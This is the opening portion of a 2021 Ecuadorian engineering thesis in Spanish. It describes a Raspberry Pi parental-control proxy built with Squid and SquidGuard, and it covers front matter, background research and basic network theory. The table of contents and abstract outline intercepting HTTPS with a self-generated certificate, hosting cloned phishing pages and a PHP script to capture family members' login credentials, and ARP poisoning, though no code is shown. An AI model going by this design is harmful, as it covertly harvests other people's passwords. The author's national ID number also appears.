



**UNIVERSIDAD TÉCNICA DE AMBATO**

**FACULTAD DE INGENIERÍA EN SISTEMAS, ELECTRÓNICA E  
INDUSTRIAL**

**CARRERA DE INGENIERÍA EN ELECTRÓNICA Y COMUNICACIONES**

**Tema:**

---

**SISTEMA DE MONITOREO Y CONTROL PARENTAL PARA REDES DE  
ÁREA LOCAL**

---

Trabajo de Titulación Modalidad: Proyecto de Investigación, presentado previo a la  
obtención del título de Ingeniero en Electrónica y Comunicaciones

**ÁREA: ELECTRÓNICA Y COMUNICACIONES**

**LÍNEA DE INVESTIGACIÓN: Tecnologías de la información y sistemas de  
control**

**AUTOR: Bryan Alejandro López Beltrán**

**TUTOR: Ing. Marco Antonio Jurado Lozada**

**Ambato – Ecuador**

**Marzo – 2021**

## **APROBACIÓN DEL TUTOR**

En calidad de tutor del Trabajo de Titulación con el tema: SISTEMA DE MONITOREO Y CONTROL PARENTAL PARA REDES DE ÁREA LOCAL, desarrollado bajo la modalidad Proyecto de Investigación por el señor Bryan Alejandro López Beltrán, estudiante de la Carrera de Ingeniería en Electrónica y Comunicaciones, de la Facultad de Ingeniería en Sistemas, Electrónica e Industrial, de la Universidad Técnica de Ambato, me permito indicar que el estudiante ha sido tutorado durante todo el desarrollo del trabajo hasta su conclusión, de acuerdo a lo dispuesto en el Artículo 15 del Reglamento para obtener el Título de Tercer Nivel, de Grado de la Universidad Técnica de Ambato, y el numeral 7.4 del respectivo instructivo.

Ambato, marzo 2021.

-----  
Ing. Marco Jurado

TUTOR

## AUTORÍA

El presente Proyecto de Investigación titulado: SISTEMA DE MONITOREO Y CONTROL PARENTAL PARA REDES DE ÁREA LOCAL es absolutamente original, auténtico y personal. En tal virtud, el contenido, efectos legales y académicos que se desprenden del mismo son de exclusiva responsabilidad del autor.

Ambato, marzo 2021.



---

Bryan Alejandro López Beltrán

C.C. 1804365268

AUTOR

## **APROBACIÓN TRIBUNAL DE GRADO**

En calidad de par calificador del Informe Final del Trabajo de Titulación presentado por el señor Bryan Alejandro López Beltrán, estudiante de la Carrera de Ingeniería en Electrónica y Comunicaciones, de la Facultad de Ingeniería en Sistemas, Electrónica e Industrial, bajo la Modalidad Proyecto de Investigación, titulado SISTEMA DE MONITOREO Y CONTROL PARENTAL PARA REDES DE ÁREA LOCAL, nos permitimos informar que el trabajo ha sido revisado y calificado de acuerdo al Artículo 17 del Reglamento para obtener el Título de Tercer Nivel, de Grado de la Universidad Técnica de Ambato, y al numeral 7.6 del respectivo instructivo. Para cuya constancia suscribimos, conjuntamente con la señora Presidenta del Tribunal.

Ambato, marzo 2021.

-----  
Ing. Pilar Urrutia, Mg.  
PRESIDENTA DEL TRIBUNAL

-----  
Ing. Freddy Robalino  
PROFESOR CALIFICADOR

-----  
Ing. Vicente Morales  
PROFESOR CALIFICADOR

## DERECHOS DE AUTOR

Autorizo a la Universidad Técnica de Ambato, para que haga uso de este Trabajo de Titulación como un documento disponible para la lectura, consulta y procesos de investigación.

Cedo los derechos de mi Trabajo de Titulación en favor de la Universidad Técnica de Ambato, con fines de difusión pública. Además, autorizo su reproducción total o parcial dentro de las regulaciones de la institución.

Ambato, marzo 2021.



---

Bryan Alejandro López Beltrán

C.C. 1804365268

AUTOR

## **DEDICATORIA**

Dedico este trabajo investigativo a mis padres, cuyo ejemplo de vida sirve como un constante recordatorio para superarme y buscar la excelencia. Su esfuerzo y dedicación en mí invertidos han hecho posible lograr esta meta.

A mis hermanos que me han acompañado en esta larga travesía, su cariño y apoyo en todo momento, es de gran valor.

A mi familia por su amor y aliento incondicional, pilar sobre el cual he podido crecer, soñar y vivir.

Bryan Alejandro López Beltrán

## **AGRADECIMIENTO**

Doy gracias a Dios porque ha dispuesto todo mi entorno y existencia conforme a Su beneplácito y sabiduría.

A mis padres por su cuidado tierno y amoroso, por inculcar valores y cualidades que me han sido de mucha utilidad a lo largo de mi vida.

A mi familia por brindarme un ambiente repleto de felicidad y bienestar.

A mi tutor, Marco Jurado, por su guía y consejo en el desarrollo de este proyecto.

A todos los docentes de esta prestigiosa institución, por compartir sus conocimientos y experiencias a nivel profesional y personal.

Finalmente, agradezco a todos mis compañeros y amigos por compartir esta jornada estudiantil junto a mí.

Bryan Alejandro López Beltrán

## ÍNDICE GENERAL DE CONTENIDOS

APROBACIÓN DEL TUTOR.....	i
AUTORÍA.....	ii
APROBACIÓN TRIBUNAL DE GRADO.....	iii
DERECHOS DE AUTOR .....	iv
DEDICATORIA .....	v
AGRADECIMIENTO .....	vi
ÍNDICE DE TABLAS .....	ix
ÍNDICE DE FIGURAS.....	x
RESUMEN EJECUTIVO .....	xiii
ABSTRACT.....	xiv
CAPÍTULO I.....	1
1.1 Tema de Investigación.....	1
1.2 Antecedentes Investigativos .....	1
1.2.1 Contextualización del Problema .....	3
1.2.2 Fundamentación Teórica.....	6
1.3 Objetivos .....	39
1.3.1 Objetivo General.....	39
1.3.2 Objetivos Específicos.....	39
CAPÍTULO II .....	40
2.1 Materiales.....	40
2.2 Métodos.....	40
2.2.1 Modalidad de la investigación .....	40
2.2.2 Recolección de Información .....	41
2.2.3 Procesamiento y Análisis de Datos.....	41
2.2.4 Desarrollo del Proyecto.....	41
CAPÍTULO III.....	43
3.1 Análisis y discusión de los resultados .....	43
3.1.1 Análisis de principales elementos del sistema .....	43
3.1.2 Diseño del Sistema.....	50
3.1.3 Desarrollo de la Propuesta .....	53
3.1.4 Análisis de Resultados .....	98
3.2 Presupuesto.....	103



CAPÍTULO IV.....	105
4.1 Conclusiones .....	105
4.2 Recomendaciones.....	106
MATERIALES DE REFERENCIA .....	107
ANEXOS .....	113

## ÍNDICE DE TABLAS

Tabla 1: Capas del modelo OSI Elaborado por: Investigador, basado en [19].....	22
Tabla 2: Comparación de SBC [64] [65] [66] [67] [63] [61].....	46
Tabla 3: Características de Raspberry Pi 3 B+ [66].....	47
Tabla 4: Principales funcionalidades de compilación en Squid Elaborado por: Investigador basado en [68] [69] .....	60
Tabla 5: Directivas por defecto de Squid Elaborado por: Investigador basado en [69] [68] .....	63
Tabla 6: Directivas usadas en dnsmasq Elaborado por: Investigador basado en [72]	85
Tabla 7: Datos recopilados por Squid durante los días de prueba Elaborado por: Investigador.....	99
Tabla 8: Costo del hardware Elaborado por: Investigador.....	103
Tabla 9: Costo Total del Prototipo Elaborado por: Investigador .....	104

## ÍNDICE DE FIGURAS

Figura 1: Red de 7 nodos y 10 bordes Elaborado por: Investigador, basado en [14] ..	6
Figura 2: Estructura de una red de Telecomunicaciones [15].....	7
Figura 3: Topología Anillo Elaborado por: Investigador basado en [18] .....	9
Figura 4: Topología Bus Elaborado por: Investigador basado en [18] .....	10
Figura 5: Topología Estrella Elaborado por: Investigador basado en [18] .....	10
Figura 6: Topología Malla Elaborado por: Investigador basado en [18] .....	11
Figura 7: Topología Híbrida Elaborado por: Investigador basado en [18] .....	12
Figura 8: Clasificación de Redes de Computadoras según su escala. [20] .....	12
Figura 9: Red de Área Personal [22].....	13
Figura 10: Red de Área Local [22] .....	14
Figura 11: Red de Área Metropolitana [22].....	14
Figura 12: Red de Área Amplia [22].....	15
Figura 13: Niveles de Internet [14] .....	17
Figura 14: Servidor Proxy [27] .....	17
Figura 15: Red LAN en topología bus [19] .....	19
Figura 16: Medios de Transmisión Guiados [31] .....	20
Figura 17: Comparación de Modelo TCP/IP y Modelo OSI [32].....	24
Figura 18: Estructura de un datagrama IP Elaborado por: Investigador, basado en [19].....	25
Figura 19: Hub con múltiples puertos [33] .....	27
Figura 20: Funcionamiento de un Bridge o Puente de Red [34].....	27
Figura 21: Funcionamiento de los enrutadores [19] .....	28
Figura 22: Estructura de datos en un Token Elaborado por: Investigador basado en [19].....	29
Figura 23: Monitoreo basado en enrutamiento [36].....	32
Figura 24: Envenenamiento de caché de ARP [37] .....	33
Figura 25: Monitoreo de Red Pasivo [36].....	35
Figura 26: Computadora de Placa Única [47].....	38
Figura 27: BeagleBoard modelo BeagleBone Black [59].....	44
Figura 28: CubieBoard modelo CubieBoard 3 [59].....	44
Figura 29: Raspberry Pi 3B+ [59].....	45
Figura 30: ODROID C2 [63] .....	45
Figura 31: Funcionamiento de Squid en modo acelerador [68].....	49
Figura 32: Distribución del Sistema de Monitoreo y Control Parental Elaborado por: Investigador.....	51
Figura 33: Representación de Servicios ofrecidos por el Sistema Elaborado por: Investigador.....	52
Figura 34: Diagrama de puertos en la Raspberry Pi Elaborado por: Investigador.....	52
Figura 35: Descarga de Raspberry Pi Imager Elaborado por: Investigador.....	53
Figura 36: Herramienta de Instalación para Raspberry Pi Elaborado por: Investigador .....	54
Figura 37: Selección del Sistema Operativo Elaborado por: Investigador .....	54
Figura 38: Elección de tarjeta microSD de instalación. Elaborado por: Investigador.....	55
Figura 39: Configuración de Raspberry Pi OS Elaborado por: Investigador .....	55

Figura 40: Descarga del código fuente de Squid	Elaborado por: Investigador.....	56
Figura 41: Descarga del código fuente de eCAP	Elaborado por: Investigador .....	57
Figura 42: Configuración, compilación e instalación de eCAP	Elaborado por: Investigador.....	58
Figura 43: Compilación de Squid	Elaborado por: Investigador .....	61
Figura 44: Instalación de paquetes compilados	Elaborado por: Investigador.....	61
Figura 45: Ejecución de prueba de Squid	Elaborado por: Investigador.....	62
Figura 46: Medición de memoria RAM disponible	Elaborado por: Investigador .....	64
Figura 47: Configuración de memoria RAM usada por caché	Elaborado por: Investigador.....	64
Figura 48: Configuración de almacenamiento interno usado por caché	Elaborado por: Investigador.....	65
Figura 49: Comprobación de directorios para caché	Elaborado por: Investigador.....	65
Figura 50: Creación de directorios de almacenamiento caché	Elaborado por: Investigador.....	66
Figura 51: Generación de CA con OpenSSL	Elaborado por: Investigador .....	67
Figura 52: Configuración de Squid en modo transparente	Elaborado por: Investigador.....	68
Figura 53: Comprobación de puerto de escucha de Squid	Elaborado por: Investigador .....	68
Figura 54: Archivo de servicio de squid	Elaborado por: Investigador .....	69
Figura 55: Squid funcionando con systemctl	Elaborado por: Investigador .....	69
Figura 56: Descarga del binario de SquidGuard	Elaborado por: Investigador .....	70
Figura 57: Descarga de listas negras desde Shalla Secure Services	Elaborado por: Investigador.....	71
Figura 58: Conjuntos de listas negras	Elaborado por: Investigador .....	71
Figura 59: Sintaxis de listas negras en SquidGuard	Elaborado por: Investigador.....	72
Figura 60: Inclusión de listas negras en SquidGuard	Elaborado por: Investigador... ..	72
Figura 61: Adición de SquidGuard a Squid	Elaborado por: Investigador .....	73
Figura 62: Página por defecto de Apache	Elaborado por: Investigador .....	74
Figura 63: Archivo de configuración para la firma de múltiples dominios	Elaborado por: Investigador .....	75
Figura 64: Configuración de Virtual Hosts en Apache	Elaborado por: Investigador .....	76
Figura 65: Configuración de puertos en Apache	Elaborado por: Investigador.....	76
Figura 66: Edición de archivo hosts	Elaborado por: Investigador.....	77
Figura 67: Funcionamiento inicial del servidor apache con HTTPS	Elaborado por: Investigador.....	78
Figura 68: Descarga de Página Web	Elaborado por: Investigador .....	79
Figura 69: Archivo PHP para capturar datos	Elaborado por: Investigador .....	80
Figura 70: Descarga de HiddenEye-Legacy	Elaborado por: Investigador.....	81
Figura 71: Páginas web disponibles por HiddenEye-Legacy	Elaborado por: Investigador.....	81
Figura 72: Descarga del binario de SARG para ARMHF	Elaborado por: Investigador .....	82
Figura 73: Generación de Reportes con SARG	Elaborado por: Investigador .....	83
Figura 74: Reporte SARG visto en un navegador	Elaborado por: Investigador.....	84

Figura 75: Historial de páginas web de un usuario de Squid Elaborado por: Investigador.....	84
Figura 76: Verificación del correcto funcionamiento de dnsmasq Elaborado por: Investigador.....	86
Figura 77: Habilitación de IP forwarding Elaborado por: Investigador .....	87
Figura 78: Configuración de IP tables al iniciar el sistema Elaborado por: Investigador.....	88
Figura 79: Archivo hosts configurado para dnsmasq Elaborado por: Investigador...	88
Figura 80: Instalación de Webmin Elaborado por: Investigador .....	89
Figura 81: Interfaz de Webmin en un navegador Elaborado por: Investigador.....	90
Figura 82: Squid Proxy Server en webmin Elaborado por: Investigador .....	90
Figura 83: Configuración de Squid en webmin Elaborado por: Investigador .....	91
Figura 84: Instalación de SquidGuard como módulo externo en webmin Elaborado por: Investigador .....	91
Figura 85: Configuración del módulo SquidGuard en webmin Elaborado por: Investigador.....	92
Figura 86: Interfaz de SquidGuard en webmin Elaborado por: Investigador .....	92
Figura 87: Configuración de SARG en webmin Elaborado por: Investigador .....	93
Figura 88: Interfaz de SARG en webmin Elaborado por: Investigador.....	93
Figura 89: Interfaz de Apache en webmin Elaborado por: Investigador .....	94
Figura 90: Administrador de Certificados en Windows 10 Elaborado por: Investigador.....	95
Figura 91: Importación del CA en Windows 10 Elaborado por: Investigador .....	96
Figura 92: Configuración de Red en Mozilla Firefox Elaborado por: Investigador ..	96
Figura 93: Configuración de Proxy en Mozilla Firefox Elaborado por: Investigador	97
Figura 94: Captura de tráfico del cliente proxy Elaborado por: Investigador.....	98
Figura 95: Porcentajes de caché usado por clientes Elaborado por: Investigador ...	100
Figura 96: Página Phishing de Facebook con certificado autogenerado Elaborado por: Investigador .....	101
Figura 97: Página bloqueada por el sistema implementado Elaborado por: Investigador.....	102

## RESUMEN EJECUTIVO

El proyecto de investigación presente detalla el desarrollo de un sistema de monitoreo y control parental para redes de área local fundamentado en el análisis de las principales amenazas que los menores de edad enfrentan al interactuar con internet. Pone en consideración que la generación surgente tiene un contacto cada vez más temprano con la tecnología y una capacidad de adaptación sorprendente a los avances relacionados con esta. Si bien las facilidades proporcionadas por la modernidad han traído comodidad a distintas áreas de desenvolvimiento humano, también han dado lugar a nuevas formas de atentar contra el bienestar físico y mental de las personas, evidentemente los niños y adolescentes son incluidos entre los afectados. Investigaciones alrededor del mundo traen a la luz nuevos términos para catalogar las actuales afecciones de un mundo virtual, palabras como ciberacoso, grooming, sexting, phishing, malware, spyware son fenómenos que alcanzan a un mayor porcentaje de menores junto con la exposición a un mercado consumista que transmite variedad de mensajes no siempre apropiados y sin tener en cuenta el público final.

El sistema en mención brinda a los padres y tutores de un público menor de edad, una forma de disminuir la exposición a un contenido no adecuado y la posibilidad de monitorear el comportamiento de sus tutorados en internet y las redes sociales. El prototipo emplea varias herramientas de código abierto contenidas en una computadora de placa única de modo que se pueda implementar en la red del hogar y brindar una experiencia de uso normal. Mediante la interfaz gráfica del programa, se puede controlar el sistema en su totalidad desde cualquier dispositivo que cuente con un navegador web facilitando que los tutores revisen la actividad en la red, bloqueen sitios específicos o categorías de éstos y visualicen las credenciales de acceso obtenidas localmente.

**Palabras Clave:** Amenazas de Internet, Monitoreo de Red, Proxy, SBC.

## ABSTRACT

The present research project details the development of a parental monitoring and control system for local area networks based on the analysis of the main threats that minors face when interacting with the Internet. It considers that the emerging generation has an increasingly earlier contact with technology and a surprising adaptability to the advances related to it. Although the facilities provided by modernity have brought comfort to different areas of human development, they have also led to new ways of attacking people's physical and mental well-being, children and adolescents are obviously included among those affected. Research around the world brings to light new terms to catalog the current conditions of a virtual world, words like cyberbullying, grooming, sexting, phishing, malware, spyware are processes that reach a higher percentage of minors along with exposure to a consumer market that transmits a variety of messages not always appropriate and regardless of the final audience.

The system provides parents and guardians of a minor audience with a way to reduce exposure to inappropriate content, and the possibility of monitoring the behavior of their mentees on the internet and social networks. The prototype employs several open-source tools contained in a single board computer so that it can be deployed on the home network and provide a normal-use experience. Through the program's graphical interface, the entire system can be controlled from any device that has a web browser, making it easier for tutors to review network activity, block specific sites or categories of them and view access credentials locally obtained.

**Keywords:** Internet Threads, Network monitoring, Proxy, SBC

# CAPÍTULO I

## MARCO TEÓRICO

### 1.1 Tema de Investigación

#### **SISTEMA DE MONITOREO Y CONTROL PARENTAL PARA REDES DE ÁREA LOCAL**

### 1.2 Antecedentes Investigativos

A continuación, se exponen los principales proyectos de investigación en los que se basa el presente documento. Estas investigaciones son extraídas de repositorios de distintas universidades del país.

Martha Saavedra, en su tesis “Análisis del tráfico de red en los laboratorios especializados del departamento de ciencias de la Computación” (Universidad de las Fuerzas Armadas, Quito – Ecuador 2015) describe principalmente el uso de la herramienta Wireshark ejecutada en un ordenador Linux para el análisis de paquetes en una red local. Obteniendo como resultados la vulnerabilidad de la red a diferentes ataques de denegación de servicios mediante el envío de paquetes ARP, ICMP utilizando la herramienta Hping3. Finalmente describe la posibilidad de suplantar un dominio para la obtención de credenciales de usuario. [1]

El investigador David Sánchez en su tesis “Implementación de un sistema de monitoreo y protección de datos en la red de la Facultad de Ingeniería en Sistemas, Electrónica e Industrial” (Universidad Técnica de Ambato, Ambato - Ecuador 2017) expone métodos de protección de datos y mejora del ancho de banda en la red de la facultad en cuestión. Para ello usa diferentes herramientas sobre un servidor con el sistema operativo CentOS. El monitoreo del tráfico de la red se logró mediante las herramientas MUNIN (monitorea recursos de red almacenando los datos y emitiendo gráficas estadísticas), MRGT (monitoriza la carga de tráfico de datos en los enlaces de red generando páginas HTML con datos tabulados) y CACTI (emplea scripts en PHP y MySQL para almacenar información necesaria para crear gráficos del



comportamiento de redes y sistemas en general. CACTI posee un sistema de autenticación que permite a los administradores crear y administrar perfiles con diferentes niveles de acceso para los usuarios). Concluye mencionando que para el sistema de prevención de intrusos se usa Suricata, obteniendo una red con alto grado de protección contra ataques al ancho de banda y denegación de servicios por parte de los usuarios de la red abierta. [2]

Edith Solórzano y Juan Bohórquez en su proyecto de titulación “Prototipo de un control parental para el internet en el hogar, operado desde un dispositivo Android” (Universidad de Guayaquil, 2016) menciona la realización de un sistema para el control de páginas web en una red de área local mediante una interfaz realizada en Android. El proyecto consta de dos partes, por un lado el hardware en el cual se usa una Raspberry PI 3 con un servidor proxy instalado en la misma para el control del tráfico de internet, en conjunto con el software Squid. Por otra parte se tiene la interfaz de administración del servidor en el cual se crean reglas para el bloqueo de dominios web, ya sea individual según especifique el usuario o por categorías como: Redes sociales, Pornografía, Juegos en línea peligrosos, Salas de Chat públicas, entre otros, Como resultados se obtiene un efectivo control de la red para todos los dispositivos conectados a la misma con la posibilidad de administrar su funcionalidad desde la misma red local con un terminal que tenga como sistema operativo Android 5 o superior. [3]

Lenin Freire relata en su examen de grado “Implementación De Una Plataforma De Detección De Accesos A Sitios Maliciosos” (Escuela Superior Politécnica del Litoral, Guayaquil – Ecuador 2017) la importancia de identificar ataques externos a la red local de una institución y detener dichas intrusiones de la manera más rápida posible. Para esto propone una plataforma que permita integrar toda la información generada por los distintos dispositivos mediante el uso de SPLUNK, herramienta que recolecta e indexa información generada por usuarios en tiempo real, pudiendo de esta forma automatizar la detección de accesos a sitios maliciosos generando alertas. Un complemento a esta plataforma es Squid, un servidor proxy que soporta HTTP, HTTPS, FTP, entre otros. Como resultados se obtiene que la detección de eventos que pueden comprometer la

seguridad de la entidad se hace mucho más eficiente mediante alertas con descripciones detalladas [4].

### **1.2.1 Contextualización del Problema**

A medida que aumenta la influencia de la tecnología digital, y especialmente de internet, se concibe un debate sobre los beneficios y amenazas que esta herramienta representa para la integridad social de las personas poniendo especial énfasis en el uso que dan los menores de edad a este servicio. De acuerdo con el Fondo de las Naciones Unidas para la Infancia (UNICEF) en su reporte del 2017 sobre el estado mundial de la infancia, afirma que los jóvenes de 15 a 24 años son el grupo de edad más conectado, dando a nivel mundial un porcentaje aproximado del 71% con acceso a internet entre dichas edades. Al menos uno de cada tres usuarios de internet pertenece a menores de edad y conforme aumenta la disponibilidad de este servicio los niños menores a 15 años tienen iguales probabilidades de usar internet que un adulto de 25 [5]. Con estas crecientes facilidades, se intensifican también los riesgos, dando paso a nuevas formas de abuso y explotación infantil, especialmente en países de altos ingresos como Estados Unidos, Canadá, Rusia, Francia, entre otros, los mismos que alojan el 92% de todas las URL (Localizador Uniforme de Recursos) de abuso sexual infantil identificadas por “Internet Watch Foundation” (IWF) [5].

En un estudio llevado a cabo por la Unión Internacional de Comunicaciones (ITU) se relata que la frecuencia de acceso a internet en niños menores de cinco años es semanal y se incrementa a medida que el niño crece hasta llegar a ser un uso diario entre las edades de ocho y once años para el 40% de menores. Asimismo, los adolescentes constatan presencia online diaria y un 25% de los mismos están siempre conectados a internet. Desde un punto de vista objetivo, las redes sociales han llegado a ser una de las principales razones por las que los menores de edad tienen un contacto con esta tecnología global a diario. Adicionalmente, la Universidad Continental de Perú, en el año 2016, señaló que existen alrededor de 83 millones de cuentas falsas en Facebook a nivel mundial y esta misma red social es ocupada por el 71% de jóvenes entre 13 a 17 años. El 69.23% de usuarios de Facebook afirman que se sienten más cómodos conversando por redes sociales, marcando una tendencia generacional de uso hacia esta red social [6] [7].

Desde la perspectiva de investigadores de la Universidad de Chipre, la mayoría de los riesgos que conlleva el uso irresponsable de internet en menores de edad tiene que ver con exposición a contenido inapropiado, ilegal y dañino para la salud mental que puede liderar al consumo de drogas, alcohol, cometer suicidio, o algún tipo de desorden psicológico y nutricional. En este mismo contexto, una investigación sobre el intensivo uso de internet por parte de niños y adolescentes durante la pandemia del COVID 19, ha arrojado que desafíos peligrosos se han vuelto virales en las redes sociales provocando un aumento de violencia autoinfligida con el doble de espectadores en comparación con el año pasado. Algunos de los retos tienen que ver con la situación inmediata que atraviesa el mundo, como el reto del alcohol en gel, en el que se incita a beber, inhalar, o quemar el producto cuando es puesto en alguna parte del cuerpo humano [7] [8].

Existen también riesgos relacionados con el contacto social que el niño o adolescente tiene al participar de foros, chats o comentarios. Un fenómeno frecuente, es el desarrollo de relaciones de confianza con personas desconocidas que buscan obtener ventaja de la falta de pensamiento crítico presente en este rango de edades. Otro problema que puede también presentarse es el ciberbullying en el que el 95% de los usuarios de Facebook se han visto involucrados como víctimas. En el enfoque comercial, las publicidades presentes en diferentes sitios web han tenido como resultado que el 75% de adolescentes estadounidenses traten de comprar cigarrillos en línea, aunque solo el 3% haya tenido éxito. Se ha comprobado también en una investigación de la organización Netchildren, que el 10% de publicidades tratan sobre juegos y el 5% sobre citas online, además de mencionar que los niños entran en contacto con pornografía principalmente a razón de publicidades relacionadas con este contenido [7].

El presente proyecto surge ante la necesidad de contribuir a salvaguardar la integridad de los menores de edad ante los riesgos que se presentan frecuentemente en internet, tales como: ciberacoso, grooming, sexting, exposición a contenido no adecuado, entre otros. A nivel mundial, existen alrededor de 4 millones de páginas web con pornografía infantil, junto con un número aproximado de 750.000 pedófilos permanentemente en

línea, debido a que la rentabilidad anual de la distribución de material sexual relacionado con menores de edad es de 20.000 millones de dólares. En el año 2013 se encontraron 353 sitios, se identificaron más de 2.000 imágenes y videos de abusos sexuales infantiles transmitidos en directo en redes sociales [9]. Acorde a datos divulgados por el acta pediátrica de México, en Reino Unido el 70% de los menores acceden a internet desde su casa, y el 52% de ellos destina al menos 5 horas cada semana a “navegar” por internet. En España el 30% de niños de 5 años usa internet ascendiendo esta cifra conforme aumenta la edad, hasta llegar al 75% de los adolescentes. El 66% de los menores accede a este servicio con el único fin de entretenimiento. En Latinoamérica, un 60% de padres conocen sobre la existencia de programas o filtros parentales sin embargo el 55% no lo ha implementado [10].

En Ecuador, de cada 10 chicos al menos 7 presentan testimonio de haber sido contactados por personas desconocidas mediante redes sociales, la mitad responde, y la mitad de éstos se reúne con el extraño exponiéndose a un secuestro y abuso posterior [11]. Ante lo mencionado anteriormente, se considera necesario realizar un prototipo de sistema de monitoreo y control parental enfocado a redes locales en los hogares para poder mitigar los efectos negativos de un uso no adecuado de internet que no se limitan solamente a un daño externo, sino que también puede ser vinculado a patologías cada vez más frecuentes en la sociedad actual como los trastornos de sueño, ansiedad, estrés, entre otros. En un estudio con datos recolectados en países como Turquía, Estados Unidos, España, Corea del Sur, Japón y Reino Unido se asocian casos de depresión (40%), trastorno del sueño (15%), trastorno por déficit de atención e hiperactividad (13%), estrés (11% ) y trastornos alimenticios (8%), con el uso inapropiado de internet [12], contribuyendo a la importancia de tener un control adecuado sobre la navegación en esta red por parte de aquellas personas que tienen a su cargo menores de edad.

Los beneficiarios de este proyecto serán principalmente los padres de familia o tutores que tengan hijos o tutorados en edades escolares, así como también los mismos usuarios ya que serán menos propensos a caer en engaños o sitios maliciosos que se pueden presentar al navegar por internet y evitar patologías que dificulten su normal

desarrollo en la sociedad, contribuyendo al buen vivir de todos los ecuatorianos.

### 1.2.2 Fundamentación Teórica

#### REDES

**Redes.** – Las redes son una colección de componentes de hardware, software y computadoras interconectadas por canales de comunicación permitiendo el intercambio de información y recursos entre sí. Su importancia reside en la velocidad y distancia que se puede cubrir para la transferencia de datos [13].

Comúnmente, se puede representar a una red como un número de puntos conectados mediante líneas. En nomenclatura de campo, a los puntos se les conoce como nodos, haciendo alusión a los dispositivos generadores o receptores de información. Por otro lado, la línea que conecta los puntos recibe el nombre de borde, tipificando un medio de transmisión cualquiera, en la Figura 1 se puede apreciar un ejemplo de esta representación [14].




Figura 1: Red de 7 nodos y 10 bordes  
Elaborado por: Investigador, basado en [14]

**Redes de Telecomunicaciones.** - Las redes de telecomunicaciones son un conjunto de tecnologías que ofrecen servicios relacionados al intercambio de datos entre los usuarios de estas. Muchas de las redes que actualmente existen brindan una calidad de servicio óptima debido a que incorporan una combinación de medios de transmisión y equipos de telecomunicaciones que posibilitan obtener un ancho de banda elevado junto con una conmutación eficaz de información. La unión de redes y servicios permite a los consumidores de la conectividad manejarse sin preocupaciones respecto

a la red en sí, puesto que el terminal y la red se ocupan de establecer el “camino” correcto para que la información o servicio alcancen su destino [15].

**Estructura de una red de Telecomunicaciones.** – La estructura de una red de telecomunicaciones, en general, se divide en tres partes notables que son: la Red de Transporte, la Red de Conmutación y la Red de Acceso. Como se puede observar en la Figura 2, estos componentes tienen a su alrededor una estructura para la gestión y administración, que resulta fundamental para la provisión de servicios y el mantenimiento operativo de la red [15].




Figura 2: Estructura de una red de Telecomunicaciones [15]

**Red de Transporte.** – La red de transporte define todo tipo de medios de transmisión de información que se utilice en una estructura de telecomunicaciones. Estos medios proporcionan un canal que lleva la información de un punto a otro de forma analógica o digital, cada forma de transmisión con sus propios protocolos [15].

**Red de Conmutación.** – La red de conmutación es la encargada de establecer un camino lógico a través del cual el emisor y el receptor puedan comunicarse. Este camino es liberado una vez que el intercambio de información ha cesado, dando paso a la utilización de éste por parte de otros usuarios. Existen varias formas de conmutación, entre ellas están la conmutación de: circuitos, paquetes o mensajes. Es necesario el establecimiento de reglas que rijan los aspectos fundamentales en una comunicación, para esto, se establecen señalizaciones en la información intercambiada de tal forma que se puede conocer con exactitud el destino, la duración y posibles errores que se puedan dar durante toda la comunicación [15].

**Red de Acceso.** – La red de acceso es el último nivel de la estructura de red de telecomunicaciones y se encarga de la interacción con el usuario final. Es decir, comprende tanto la entrega del servicio contratado a su destinatario, como también el soporte técnico e informativo que conlleva dicho servicio. Según el tipo de tecnología de transmisión que se utilice estas redes pueden tener un acceso vía cobre, fibra óptica o microondas [16].

**Redes Informáticas.** – Las redes informáticas son una combinación de recursos conectados entre sí a través de un medio de comunicación; llámense recursos a los dispositivos o programas que intercambian información para almacenarla, procesarla o utilizarla de una manera que sea de interés para el usuario. Generalmente, se puede decir que, en una red, sus componentes operan como un grupo obteniendo beneficios de las diferentes partes interconectadas. Dicha interconexión puede realizarse gracias a medios dedicados, compartidos, líneas telefónicas, fibra óptica, microondas y enlaces satelitales. En este sentido, la primera razón de la existencia de redes fue el de compartir información, aunque con el pasar del tiempo se han agregado varios servicios como ejecución remota de código o capacidad de cómputo distribuida. [17]

**Topologías de Red.** – La topología de red se define como la estructura en la cual los dispositivos de la red están conectados físicamente entre sí. Las topologías más populares son: anillo, bus, estrella, malla e híbridos de estas [18].

**Anillo.** –La topología anillo es aquella en la que cada elemento computacional de la red es directamente conectado al medio de transmisión, normalmente en forma unidireccional. La información entregada al medio llega a todos los integrantes de la red a través de un mecanismo de turnos. La Figura 3 muestra una representación de la topología anillo con cinco clientes conectados, nótese que el flujo de datos en este tipo de redes sigue una sola secuencia. El control de la información se realiza típicamente mediante un token que va de unidad en unidad. Cuando el token llega a la unidad de turno, ésta puede agregar datos al final de la trama [19] [18].

Hay variaciones del control que se puede aplicar a este tipo de distribución, uno de ellos es el anillo de rotación dual o doble token, que permite a los usuarios una mayor disponibilidad de acceso al medio al tener que esperar la mitad del tiempo. En anillo de inserción trabaja de forma diferente, si un mensaje llega a un terminal, ésta puede elegir demorarlo e ingresar sus datos en primer lugar para enviarlos antes que el mensaje anterior. Finalmente, en el anillo de slots, se tiene un cierto número de lugares para colocar información, si la cabecera de la trama está marcada como llena, la unidad en turno espera a un siguiente ciclo para colocar su mensaje. Cuando los mensajes llegan a sus destinos correspondientes, los destinatarios marcan el anillo como vacío a fin de que otros nodos puedan transmitir. [18]

